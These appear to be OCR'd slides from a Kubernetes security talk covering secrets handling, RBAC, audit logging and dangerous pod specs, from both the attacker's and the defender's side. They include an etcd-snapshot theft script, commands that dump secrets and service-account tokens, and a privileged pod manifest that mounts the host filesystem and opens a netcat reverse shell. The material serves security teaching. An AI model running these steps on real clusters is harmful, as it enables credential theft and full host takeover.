
- Outline a secrets policy
- Consider 3rd party solutions ($$$)

```
➜  ~ kubectl get secrets -A
NAMESPACE     NAME                     TYPE                                  DATA   AGE
default       api-key-secret           Opaque                                1      69m
default       database-credentials     Opaque                                2      69m
default       ssh-key-secret           kubernetes.io/ssh-auth                2      69m
default       tls-certificate          kubernetes.io/tls                     2      13h
kube-system   bootstrap-token-1qpsro   bootstrap.kubernetes.io/token         5      3d15h
kube-system   bootstrap-token-j9zsek   bootstrap.kubernetes.io/token         5      3d15h
➜  ~
```

Secrets Continued

- Hot take (?): Kubernetes secrets objects are not a secure way of storing sensitive data
  - Better than nothing, but not great
- They’re not well understood by kubernetes admins
- They’re easy to commit to code repos
- No one actually encrypts them
- > kubectl get secrets -o yaml
  - TO VICTORY
- There are numerous footguns
  - Make sure you’re not logging secrets to your SIEM
- Mounted into pod as Linux environment variables, files,
- Don’t forget about config maps!
  - Look for creds, keys, etc
- Hashicorp vault or other secret stores
- Indirect secret access is fruitful
  - I love fruit





Source: https://gist.github.com/grahamhelton/0740e1fc168f241d1286744a61a1e160

File: steal_etcd.sh

```
#!/usr/bin/env bash
NOCOLOR=$(tput sgr0)
RED=$(tput setaf 1)
GREEN=$(tput setaf 2)
BLUE=$(tput setaf 4)
YELLOW=$(tput setaf 3)
TICK="$NOCOLOR[$GREEN+$NOCOLOR] "
TICK_ERROR="$NOCOLOR[$RED!$NOCOLOR] "

echo -n $TICK"Checking for etcd pod name in$BLUE kube-system$NOCOLOR namespace... "
ETCD_NAME=$(kubectl get pods -n kube-system | grep etcd | awk '{print $1}')
echo $YELLOW $ETCD_NAME
ETCD_INFO=$(kubectl describe pod -n kube-system $ETCD_NAME)
ETCD_CACERT=$(echo "$ETCD_INFO" | grep '\--trusted-ca-file'| cut -d"=" -f 2)
ETCD_SERVERCERT=$(echo "$ETCD_INFO" | grep '\--cert-file' | cut -d"=" -f 2)
ETCD_KEY=$(echo "$ETCD_INFO" | grep '\--key-file' | cut -d"=" -f 2)

echo $TICK"Attempting to save etcd databse snapshot to $BLUE/tmp/etcd-loot.db"$NOCOLOR
ETCDCTL_API=3 etcdctl --cacert=$ETCD_CACERT --cert=$ETCD_SERVERCERT --key=$ETCD_KEY snapshot save /tmp/etcd-loot.db
if [ $? -eq 0 ];then
        echo $TICK"Etcd snapshot success, stored in $BLUE/tmp/etcd-loot.db!"$NOCOLOR
else
        echo $TICK_ERROR$RED"Failed to take snapshot of etcd database!"$NOCOLOR
fi
```

LOW ORBIT SECURITY

Kubernetes RBAC

Principals (users/serviceaccounts) need to operate.

RBAC defined what a role is allowed to do. That roles is *bound* to a principal through RoleBindings

If you do nothing else implement least privilege for RBAC!

Roles + ClusterRoles

- Define:
  - Action
  - Resource
  - Namespace
  - etc
- Roles == Namespace Scoped
- ClusterRole == Cluster Scope

Least Privilege

- Only grant principals the roles they need to operate
- Audit Roles/Bindings frequently

RoleBindings

- “Glue”
- Binds a Role to a principal

RBAC

pod-viewer.yaml

```yaml
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
# Which API group can be accessed.
- apiGroups: [""]
  # The resource able to be accessed with verbs
  resources: ["pods"]
  # What the role is allowed to access
  verbs: ["get", "list"]
```

RBAC

- Viewing RBAC from inside a pod as an attacker
- View service account token in pod at /var/run/secrets/kubernetes.io/serviceaccount/token

```
> TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)  ; jq -R 'split(".") | .[1] | @base64d | fromjson' <<< $TOKEN
```

```
root@pod-creator:/# TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token) | @base64d | fromjson' <<< $TOKEN
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local"
  ],
  "exp": 1770495384,
  "iat": 1738959384,
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "32b4d94f-62ee-49ae-86fe-def7c45c19b9",
  "kubernetes.io": {
    "namespace": "dmz",
    "node": {
      "name": "minikube-m03",
      "uid": "8fd781d5-7c89-4b16-a419-0b0f98bcfb0d"
    },
    "pod": {
      "name": "pod-creator",
      "uid": "6fd7da61-10a8-4928-ad3a-541266d4be8b"
    },
    "serviceaccount": {
      "name": "pod-creator-sa",
      "uid": "92e62de6-af18-4cd8-aa80-2ee79b6e8ddc"
    },
    "warnafter": 1738962991
  },
  "nbf": 1738959384,
  "sub": "system:serviceaccount:dmz:pod-creator-sa"
}
root@pod-creator:/#
```

RBAC Enumeration

- Check your permissions with

```
> kubectl auth can-i --list
```

```
root@secrets-reader:/# kubectl auth can-i --list | grep "get list\|"
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                    []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
secrets                                         []                                    []               [get list]
```

RBAC

- Querying the kube-apiserver for the secrets using kubectl
  - Requires kubectl/curl/etc

> kubectl get secrets
> kubectl get secrets -o yaml

```
root@secrets-reader:/# kubectl get secrets
NAME                  TYPE                       DATA   AGE
api-key-secret        Opaque                     1      19m
database-credentials  Opaque                     2      19m
ssh-key-secret        kubernetes.io/ssh-auth     2      19m
tls-certificate       kubernetes.io/tls          2      19m
root@secrets-reader:/# kubectl get secrets -o yaml | grep -A1 "  data:"
  data:
    api-key: YTFiMmMzZDRlNWY2ZzdoOGk5ajA=
--
  data:
    password: UEAkJHdPcmQxMjMh
--
  data:
    ssh-privatekey: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFdmdJQkFEQU5CZ2txa
uLkZBS0VfUlNBX1BSSVZBVEVfS0VZX0RBVEEuLi4uCi0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0t
--
  data:
    tls.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUN6akNDQWplZ0F3SUJBZ0lKQU5XLy4u
NFUlRJRklDQVRFLS0tLS0=
root@secrets-reader:/#
```

LOW ORBIT SECURITY

Kubernetes AuditLogging

Logging at the API Server level

Ability to log (in JSON) data about each request that traverses the API Server

Super useful! Super Noisy! Super confusing to a SOC!

Logging Levels

- 4 Levels
  - Metadata
  - Request
  - RequestResponse
  - None
- Levels are additive!

Log Stages

- RequestRecieved
- ResponseStarted
- ResponseComplete
- Panic

Log Volume

- Roughly ~1GB of logs per day in a new cluster with 1 ControlPlane node + 1 Worker Node with 0 pods
- Use your imagination...

Example Audit Policies

LogPodCreate.yaml

```yaml
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  - level: Metadata
  verbs: ["create"]
  resources:
  - group: ""
    resources: ["pods"]
# Drop all else
- level: None
```

Pay_SIEM_Provider_Lots_Of_Money.yaml

```yaml
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  # Log all requests at metadata
  - level: Metadata
```

Level: Metadata

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "18190867-edaa-48a4-95c5-6935576a9939",
  "stage": "RequestReceived",
  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply&fieldValidation=Strict",
  "verb": "create",
  "user": {
    "username": "kubernetes-admin",
    "groups": [
      "kubeadm:cluster-admins",
      "system:authenticated"
    ]
  },
  "sourceIPs": [
    "192.168.1.167"
  ],
  // Want something fun to look into? What userAgent do other attack tools use?
  "userAgent": "kubectl/v1.28.9 (linux/amd64) kubernetes/587f5fe",
  "objectRef": {
    "resource": "pods",
    "namespace": "default",
    "apiVersion": "v1"
  },
  "requestReceivedTimestamp": "2024-05-31T20:30:27.956279Z",
  "stageTimestamp": "2024-05-31T20:30:27.956279Z"
}
<snip>
```

Level: Request


```
  "requestObject": {
    "kind": "Pod",
    "apiVersion": "v1",
    "metadata": {
      "name": "priv-pod",
      "namespace": "default",
      "creationTimestamp": null,
      "annotations": {
        "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"an
notations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\"
:\"priv-pod\",\"securityContext\":{\"privileged\":true}}],\"hostNetwork\":true}}\n"
      }
    },
    "spec": {
      "containers": [
        {
          "name": "priv-pod",
          "image": "nginx",
          "resources": {},
          "terminationMessagePath": "/dev/termination-log",
          "terminationMessagePolicy": "File",
          "imagePullPolicy": "Always",
          "securityContext": {
            "privileged": true
          }
        }
      ],
      "restartPolicy": "Always",
      "terminationGracePeriodSeconds": 30,
      "dnsPolicy": "ClusterFirst",
      "hostNetwork": true,
      "securityContext": {},
      "schedulerName": "default-scheduler",
      "enableServiceLinks": true
    },
    "status": {}
  },
<snip>
```

Level: RequestResponse

Introducing KubeSketch

Logging

A Guide To Kubernetes Logs That Isn't A Vendor Pitch

Date Published: 2024-06-01

TAGS: kubernetes security


A guide to kubernetes logging at each cluster layer with a focus on AuditPolicy.

READ [→]

Link: https://grahamhelton.com/blog

Sus Pod Specs

- Inherently risky, probably dangerous, definitely sus
- Please read: https://github.com/BishopFox/badPods
- What can you do if you create a pod?
  - Privileged == Dissolve (almost) all isolation between node/container (except PID namespace)
  - HostPath == Mount the host filesystem into your pod (and add your SSH key)
  - HostNetwork == Sniff traffic from the node. Bypass network policies.
  - HostPID == See processes running on host (maybe bad). Or just kill things.
  - HostIPC == Maybe bad... check /dev/shm and /usr/bin/ipcs



Source: https://bishopfox.com/blog/kubernetes-pod-privilege-escalation
Source: https://github.com/BishopFox/badPods

Privileged Pod Spec


- Dissolve (almost) all isolation between node/container
  - Except PID namespace
- Pods are granted ALL Linux capabilities
- Often required for AI/ML workloads
- Privileged pods are granted all Linux capabilities

More Reading: https://grahamhelton.com/notes/Exploring%20Kubernetes%20Privileged%20Pods%20--%20Namespaces%20and%20Capabilities

POD NAME	SYS_ADMIN	NET_ADMIN	SYS_PTRACE	SYS_MODULE	SETUID	SYS_RESOURCE	SYS_RAWIO
baseline-pod	NO	NO	NO	NO	YES	NO	NO
privileged-pod	YES	YES	YES	YES	YES	YES	YES
hostnetwork-pod	NO	NO	NO	NO	YES	NO	NO
hostpid-pod	NO	NO	NO	NO	YES	NO	NO
hostipc-pod	NO	NO	NO	NO	YES	NO	NO

Pod Misconfigurations

Made with Deciduous.app



LOW ORBIT SECURITY

TLDR

- Most of this should be denied by admission controllers
  - Privileged pods may be blocked, but are all dangerous pod specs?
- Check your permissions with the API server
  - Can you create resources?
  - Can you get/list resources?
  - Is that data even sensitive?
- Are there any admission controllers?
- Get crafty


File: bad.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: loworbit-pwnd
  labels:
    app: loworbitsecurity
spec:
  containers:
  - name: pwnd-container
    image: ubuntu
    command:
      - /bin/bash  # Use bash for apt and netcat
      - -c
      - |
        apt update && apt install -y python3 netcat-traditional &&
        /bin/nc -nv $LOS_IP 4444 -e /bin/bash
    securityContext:
      privileged: true
    volumeMounts:
    - name: host-root
      mountPath: /hostfs
      readOnly: false
  volumes:
  - name: host-root
    hostPath:
      path: /
      type: Directory
  restartPolicy: Always
```

How can we
~~make it worse~~
show impact?

DaemonSets

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools




DaemonSets

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools
  - Whats a security tool?

